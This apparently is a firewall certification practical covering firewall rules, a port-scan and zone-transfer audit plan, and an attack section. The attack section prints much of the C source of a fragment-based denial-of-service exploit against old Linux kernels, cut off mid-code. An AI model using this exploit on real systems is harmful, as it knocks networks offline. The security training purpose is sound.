
The Add Node button brings up a dialog box that will allow the user to edit the node name and IDs. The Add ID, Delete ID, and Modify ID buttons allow the user to change the IDs for the node. Selecting the add button brings up the following dialog box:

This is where individual nodes or subnets are created. With an individual node the subnet mask option is grayed out. When selecting a range is it important to get the correct subnet or misinterpretation of the rules could result.

Adding rules

To add rules to the rulebase, first click on the <u>R</u>ules tab. The rulebase the system is running will be shown. In this case the default rules of none are shown. Next click on the Add button to bring up the Add/Modify Rule Properties dialog (also shown with the default rulebase).

The options for a rule for a web server might look like this:

All options are available in a drop down box except the Protocol option. This opens another dialog that allows the users to select what protocol to use. After clicking the <u>O</u>K button, the rule is added to the rule base as shown below.

Trusted Node	Untrusted Node	Protocol	Out	In	Event	Connection
🖥 Public Web S...	🖥 Any Node	IP.TCP.HTTP	🚫	✓	Fail	None

After adding all the rules needed the engine is ready to start. Click the Save button and name the policy and file. Then click on the Main tab and click the traffic light to change it to a green light indicating the firewall engine is running.

CyberwallPLUS IP - GIAC

Tabs: Main | Statistics | Logs | Rules | NAT | Nodes | Protocols | Intrusion Setup | System

Logging:

Trusted Node	Untrusted Node	Protocol	Out	In	Event	Connection
🖥 Cyberwall Ma...	🖥 Local Machine	IP.TCP.cwp_rmgmt	✓	🚫	Fail	None
🖥 Public FTP S...	🖥 Any Node	IP.TCP.ftp	🚫	✓	Fail	None
🖥 Public FTP S...	🖥 Any Node	IP.TCP.ftp_data	🚫	✓	Fail	None
🖥 Public Web S...	🖥 Any Node	IP.TCP.HTTP	🚫	✓	Fail	None
🖥 Public Web S...	🖥 Any Node	IP.TCP.HTTPS	🚫	✓	Fail	None
🖥 Mail Server	🖥 Any Node	IP.TCP.smtp	✓	✓	Fail	None
🖥 DNS Server	🖥 Any Node	IP.UDP.dns	✓	✓	Fail	None
🖥 Cyberwall Ma...	🖥 Local Machine	IP.UDP	🚫	✓	Fail	None
🖥 Any Node	🖥 Any Node	ARP	✓	✓	Fail	None
🖥 All Trusted ...	🖥 Any Node	IP	✓	🚫	Fail	None
🖥 Extranet-part	🟥 VPN-part	IP	✓	✓	Fail	None
🖥 Extranet-sup	🟥 VPN-supp	IP	✓	✓	Fail	None
🖥 Intranet	🟥 VPN-corp	IP	🚫	✓	Fail	None

Open Security Policy: GIAC   Delete This Policy

Add   Modify   Save   Delete

Local Connection To: PRIMFW   Press F1 For Help

The rules implemented in this example are as follows:
There are two rules (one at the top and one in the middle) with the Cyberwall Manager listed as the trusted node. These two rules allow the firewall to be remotely managed by a single or several nodes, depending how the node is setup in the Nodes tab. These two lines should be removed if remote management is *not* required.

The next two lines allow access to the public FTP servers. They are set for anyone to FTP to the server, but does not let the FTP server (or any server in the DMZ) FTP out to a remote host. Other attempts not using port 20 or 21 will be dropped and logged

The next two lines allow access to the public web server. It allows regular (port 80) and secure (443) services to enter and connect with the web server. Any other traffic directed to the web server will be dropped and logged.

The next line allows e-mail (SNMP) to be passed both to and from the server. The e-mail server should then send e-mail to the users servers via the secondary network after receiving it. It should also be doing on-the-fly virus scans. The server should also scan and send all e-mail received from the users to external destinations.

Next in line is the DNS server entry. Only UDP should be passed to the server effectively preventing the server from performing zone transfers directly. This is not to say that it can't be done, someone could compromise another machine (like the FTP box), do a zone transfer from the DNS to the FTP box, then FTP the resulting file to them. It's just one more stumbling block. Outgoing UDP can not be blocked because the e-mail server(s) will need name resolution to perform their jobs. If this assumption changes, the rules will need to be reviewed.

ARP is need on all sides of the Firewall. The server needs to be able to identify the MAC address of the machines it needs to communicate to directly.

Extranet-part allows access between the vpn-part VPN device and the various servers defined for the use of various partners. More granular access can be achieved using individual nodes versus subnets as well as fine grained tuning utilizing the VPN device. Connections are available in either direction as there will probably be a need for servers or processes in the partner Extranet to establish connections out as well as the obvious need to have partners connect in.

The next line is for the supplier's connectivity. It is virtually identical to the partner entry except that it will probably be pointing to different machines.

It should be noted that the arraignment could be slightly different. Instead of having a range of IP addresses used for the various nodes, one could use groups of servers in various combinations to achieve the same results. A server could be included in both groups to be used by both VPN devices (for example a common EDI server).

The last two entries deal with the internal network (Intranet). The first entry deals with the VPN (VPN-corp) connection into services in the intranet. These would be remote connections for employees utilizing their SecureID tokens to gain access to administrative functions, email, or other services and files needed to perform their job. The last line allows everyone on the internal network unilateral access to the Internet. This is a situation that should be monitored. At some point a filtered access to the Internet may be decided upon by the business. If or when it does it can be implemented in several ways. The two easiest ways are to remove the last rule and set up rules only for the various services the business deems necessary. Another simple option is to replace the last line with unilateral access to the Internet from a proxy server and refuse all others. This would allow the proxy server configuration to determine the levels of access users are allowed.

Summary

The Border Router policy does some basic filtering before the traffic gets onto the network. The idea is to keep easily exploitable, information gathering or unnecessary packets from arriving on internal network. It also practices a good neighbor policy by not letting those packets (and possible attempts at exploits) from leaving the network. There may be some issues with blocking some of the ephemeral ports (those above 1024) and this situation should be monitored and review in case it becomes untenable.

The Firewall does the heavy blocking and filtering. It routes only those packets that are needed, for the service provided, to the appropriate server. It also has NATing capabilities as well as customizable intrusion detection and rejection capabilities.

The DNS server is configured to handle requests from the public so they can utilize the services being offered (web, e-mail etc.) It is configured to not send zone transfers and the Border Router and Firewall help enforce that policy.

Assignment 3: Audit Security Architecture (Firewall)

The Plan
The assessment of the Firewall will require three phases conducted in three different network locations. The three phases of the assessment will consist if repeating the same procedures at three different times in those locations.

Times
The first attempt should be conducted during a low usage period (night, for example). This option is first to determine what level of user interference should be expected. The possibility of disruption of business processes during the assessment is also a strong possibility. Any serious security issues can be dealt with during non-critical hours. While a real intrusion will not take this into consideration we should. Fixing it so it won't break before we try to break it is good. Our purpose is not to break things (an unfortunate side effect) but to determine the level of security and whether or not the security policies are being enforced.

The next attempt should be attempted during the weekend. This will let us know if the systems are configured correctly for notification. These systems won't do anyone any good if they don't let people know what's going on during non-standard hours and allow the business to react appropriately.

The last time should be during the morning and into the daytime operations. This time is selected to determine if the system is typically overwhelmed, how it deals with this and whether or not the system will detect the intrusion attempt. The robustness of the system is being check here, not so much the security, which has been tested already.

Location
The first location should be outside the border router (via dial-up, DSL, another office, etc.). This will allow a look at the overall security (the router working in conjunction with the firewall) not just the firewall. The logs will need to be check at both the router and the firewall.

The second location should be from the inside the border router. (Where the external sniffer and the VPN devices are.) This will allow us to examine the firewall directly, as though the router has been compromised and opened wide up (no ACLs applied).

The last location should be from the internal network to the DMZ. This will allow the vulnerability of the network from insider attack and internal machines that have been compromised.

Given enough time, another audit should be preformed from the DMZ itself. Hi-jacking IP addresses and seeing what kind of external access can be achieved as well as what internal system it can touch. It should be noted the intranet group (on the firewall)

doesn't include any machines from the DMZ. This operation will take a significant amount of time and be extremely disruptive to business operations and should only be conducted with authority from the highest levels (in writing).

Procedure

Phase One: Simple scan

The first process would be to run a port scanner (a simple one will do, as PortScan or SuperScan 2.06, a bit more extensive, and are available on www.tucows.com under the Windows section).

PortScan is very simple to use with the output right on the screen.

After running port scans against the various servers in the DMZ and in the internal networks, the logs of the firewall should be checked. The logs should list all illegitimate attempts to connect to various machines.

Phase Two: nmap

Next nmap will be used for a more thorough check of the security of the various ports. Nmap is capable of various different TCP scans with various flags set. The general syntax is:

     nmap [option] ipaddress

Some of the options are:
- -sT   TCP connect scan
- -sS   TCP scan in stealth mode – not really needed here
- -sU   UDP port scan

- -sF   TCP scan with the FIN flag set
- -O   OS fingerprinting. Gives it's best guess as to the host OS.

Some examples of the various outputs are shown below.

A simple TCP connect scan
```
>nmap -sT 127.0.0.1
Starting nmap V. 2.53 by fyodor@insecure.org (
www.insecure.org/nmap/ )

Interesting ports on localhost.localdomain (127.0.0.1):
(The 1512 ports scanned but not shown below are in state:
closed)
Port        State        Service
21/tcp      open         ftp
22/tcp      open         ssh
111/tcp     open         sunrpc
113/tcp     open         auth
515/tcp     open         printer
631/tcp     open         unknown
828/tcp     open         unknown
901/tcp     open         samba-swat
1024/tcp    open         kdm
3306/tcp    open         mysql
6000/tcp    open         X11

Nmap run completed -- 1 IP address (1 host up) scanned in 1
second
```

A fingerprinting scan of a Linux box

```
>nmap -O 127.0.0.1
Starting nmap V. 2.53 by fyodor@insecure.org (
www.insecure.org/nmap/ )
Interesting ports on localhost.localdomain (127.0.0.1):
(The 1512 ports scanned but not shown below are in state:
closed)
Port        State        Service
21/tcp      open         ftp
22/tcp      open         ssh
111/tcp     open         sunrpc
113/tcp     open         auth
515/tcp     open         printer
631/tcp     open         unknown
828/tcp     open         unknown
901/tcp     open         samba-swat
1024/tcp    open         kdm
3306/tcp    open         mysql
6000/tcp    open         X11

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=1734885 (Good luck!)
Remote operating system guess: Linux 2.2.12
```

```
Nmap run completed -- 1 IP address (1 host up) scanned in 2
seconds
```

And another of a WindowsNT box

```
>namp -O nnn.12.14.66
Starting nmap V. 2.53 by fyodor@insecure.org (
www.insecure.org/nmap/ )
Interesting ports on NTWks.corp.somecompany.com (nnn.12.14.66):
(The 1517 ports scanned but not shown below are in state:
closed)
Port          State          Service
135/tcp       open           loc-srv
139/tcp       open           netbios-ssn
427/tcp       open           svrloc
1032/tcp      open           iad3
1059/tcp      open           nimreg
2301/tcp      open           compaqdiag

TCP Sequence Prediction: Class=trivial time dependency
                          Difficulty=4 (Trivial joke)
Remote operating system guess: Windows NT4 / Win95 / Win98

Nmap run completed -- 1 IP address (1 host up) scanned in 1
second
```

The results achieved when using nmap will vary and various options can be combined together. If things are set up correctly there should only be one port (or at most a few) reporting back, the one that is turned on for public service (for example port 25 on the e-mail server). The fingerprinting should fail in most cases as well, as one port responses are usually not enough, on it's own, to make an accurate guess.

Check the logs on the firewall and the router (if appropriate). After completing the port mapping and any weird flag attacks, attempts will be made to do zone transfers.

Phase Three: DNS

The simplest method for attempting this is to use nslookup. This utility should be available on just about any operating system. To start type: nslookup. The response should look something like this:

```
>nslookup
Default Server:  dns-tp.
Address:  nnn.163.204.DNS
>
```

To change to the target server type:
```
server <IP Address>
```

The output should look something like this:

```
> server 10.10.10.10
Default Server:  [10.10.10.10]
Address:  10.10.10.10
>
```

Now type:
```
ls
```
and the zone transfer should now occur, with lots of data going by the screen. If it doesn't then the zone transfer has been successfully blocked. Check the firewall logs to be sure.

This concludes the non-destructive audit. Various attacks against the servers and the firewall should be conducted. White-hat attacks to test for vulnerabilities that might have been missed should be done but only with the full <u>understanding</u> and awareness of the business, as this procedure could have serious consequences when run against live systems.

Summary
The audit process will take place at three different times from three different places. The first time will be off hours to make sure there are no significant side effects. The other attempts will be during busy hours to be sure the systems catch things when loaded and during way-off hours to be sure the notification systems function properly.

The three different locations are to test the firewall from different directions (to make sure the user community or a trusted insider can't cause too much mischief) and in conjunction with the Border Router. This will also have the effect of testing the Border Router to a slight degree.

Assignment 4: The Attack

The network design under attack here is from
http://www.sans.org/y2k/practical/John_Millican_gcfw.doc.   The diagram is below.

Attack the Firewall

The first phase is to attack the firewall itself. This is a Linux box running IPChains. This can be a fairly strong filter when set correctly. The attack to start with would be an IP Fragment Overlap. (See http://www.securityfocus.com/bid/376.html for details.) The fix for this exploit was introduced in kernel release 2.0.34 although there other IP Fragment Overlaps that are effective to versions 2.2.11. The exploit code starts with:

```
// overdrop by lcamtuf [Linux 2.0.33 printk abuse]
// ------------------------------------------------
// based on (reaped from) teardrop by route|daemon9
```

and is available on securityfocus (www.securityfocus.com). If vulnerable to this attack the router/firewall should crash creating a DOS attack on the entire network.

A more recent DOS attack that will work on later kernels (2.1.89 - 2.2.3) is sesquipedalian.
A copy of the source follows with the #includes removed. The comments do an adequate
job of explaining the attack.

```c
/*
 * sesquipedalian.c - Demonstrates a DoS bug in Linux 2.1.89 - 2.2.3
 *
 * by horizon
 *
 * This sends a series of IP fragments such that a 0 length fragment is first
 * in the fragment list. This causes a reference count on the cached routing
 * information for that packet's originator to be incremented one extra time.
 * This makes it impossible for the kernel to deallocate the destination entry
 * and remove it from the cache.
 *
 * If we send enough fragments such that there are at least 4096 stranded
 * dst cache entries, then the target machine will no longer be able to
 * allocate new cache entries, and IP communication will be effectively
 * disabled. You will need to set the delay such that packets are not being
 * dropped, and you will probably need to let the program run for a few
 * minutes to have the full effect. This was written for OpenBSD and Linux.
 *
 * Thanks to vacuum, colonwq, duke, rclocal, sygma, and antilove for testing.
 */

struct my_ip_header
{
        unsigned char  ip_hl:4,        /* header length */
                       ip_v:4;         /* version */
        unsigned char  ip_tos;         /* type of service */
        unsigned short ip_len;         /* total length */
        unsigned short ip_id;          /* identification */
        unsigned short ip_off;         /* fragment offset field */
#define IP_RF 0x8000                    /* reserved fragment flag */
#define IP_DF 0x4000                    /* dont fragment flag */
#define IP_MF 0x2000                    /* more fragments flag */
#define IP_OFFMASK 0x1fff               /* mask for fragmenting bits */
        unsigned char  ip_ttl;         /* time to live */
        unsigned char  ip_p;            /* protocol */
        unsigned short ip_sum;         /* checksum */
        unsigned long ip_src, ip_dst; /* source and dest address */
};
struct my_udp_header
{
        unsigned short uh_sport;
        unsigned short uh_dport;
        unsigned short uh_ulen;
        unsigned short uh_sum;
};
#define IHLEN (sizeof (struct my_ip_header))
#define UHLEN (sizeof (struct my_udp_header))
#ifdef __OpenBSD__
#define EXTRA 8
#else
```

```c
#define EXTRA 0
#endif
unsigned short checksum(unsigned short *data,unsigned short length)
{
     register long value;
     u_short i;
     for(i=0;i<(length>>1);i++)
          value+=data[i];
     if((length&1)==1)
          value+=(data[i]<<8);
     value=(value&65535)+(value>>16);
     return(~value);
}
unsigned long resolve( char *hostname)
{
          long result;
          struct hostent *hp;
          if ((result=inet_addr(hostname))==-1)
          {
                    if ((hp=gethostbyname(hostname))==0)
                    {
                              fprintf(stderr,"Can't resolve target.\n");
                              exit(1);
                    }
                    bcopy(hp->h_addr,&result,4);
          }
          return result;
}
void usage(void)
{
          fprintf(stderr,"usage: ./sqpd [-s sport] [-d dport] [-n count] [-u delay] source target\n");
          exit(0);
}
void sendem(int s, unsigned long source, unsigned long dest,
                    unsigned short sport, unsigned short dport)
{
          static char buffer[8192];
          struct my_ip_header *ip;
          struct my_udp_header *udp;
          struct sockaddr_in sa;
          bzero(&sa,sizeof(struct sockaddr_in));
          sa.sin_family=AF_INET;
          sa.sin_port=htons(sport);
          sa.sin_addr.s_addr=dest;
          bzero(buffer,IHLEN+32);
          ip=(struct my_ip_header *)buffer;
          udp=(struct my_udp_header *)&(buffer[IHLEN]);
          ip->ip_v = 4;
          ip->ip_hl = IHLEN >>2;
          ip->ip_tos = 0;
          ip->ip_id = htons(random() & 0xFFFF);
          ip->ip_ttl = 142;
          ip->ip_p = IPPROTO_UDP;
          ip->ip_src = source;
          ip->ip_dst = dest;
          udp->uh_sport = htons(sport);
```

```
                udp->uh_dport = htons(dport);
                udp->uh_ulen = htons(64-UHLEN);
                udp->uh_sum = 0;

                /* Our first fragment will have an offset of 0, and be 32 bytes
                   long. This gets added as the only element in the fragment
                   list. */

                ip->ip_len = htons(IHLEN+32);
                ip->ip_off = htons(IP_MF);
                ip->ip_sum = 0;
                ip->ip_sum = checksum((u_short *)buffer,IHLEN+32);

                if (sendto(s,buffer,IHLEN+32,0,(struct sockaddr*)&sa,sizeof(sa)) < 0)
                {
                        perror("sendto");
                        exit(1);
                }

                /* Our second fragment will have an offset of 0, and a 0 length.
                   This gets added to the list before our previous fragment,
                   making it first in line. */

                ip->ip_len = htons(IHLEN);
                ip->ip_off = htons(IP_MF);
                ip->ip_sum = 0;
                ip->ip_sum = checksum((u_short *)buffer,IHLEN);

                if (sendto(s,buffer,IHLEN+EXTRA,0,(struct sockaddr*)&sa,sizeof(sa)) < 0)
                {
                        perror("sendto");
                        exit(1);
                }

                /* Our third and final frag has an offset of 4 (32 bytes), and a
                   length of 32 bytes. This passes our three frags up to ip_glue. */

                ip->ip_len = htons(IHLEN+32);
                ip->ip_off = htons(32/8);
                ip->ip_sum = 0;
                ip->ip_sum = checksum((u_short *)buffer,IHLEN+32);

                if (sendto(s,buffer,IHLEN+32,0,(struct sockaddr*)&sa,sizeof(sa)) < 0)
                {
                        perror("sendto");
                        exit(1);
                }
        }
}
int main(int argc, char **argv)
{
        int sock;
        int on=1,i;
        unsigned long source, dest;
        unsigned short sport=53, dport=16384;
        int delay=20000, count=15000;
        if (argc<3)
```

```
                usage();
        while ((i=getopt(argc,argv,"s:d:n:u:"))!=-1)
        {
                switch (i)
                {
                        case 's': sport=atoi(optarg);
                                   break;
                        case 'd': dport=atoi(optarg);
                                   break;
                        case 'n': count=atoi(optarg);
                                   break;
                        case 'u': delay=atoi(optarg);
                                   break;
                        default:  usage();
                }
        }
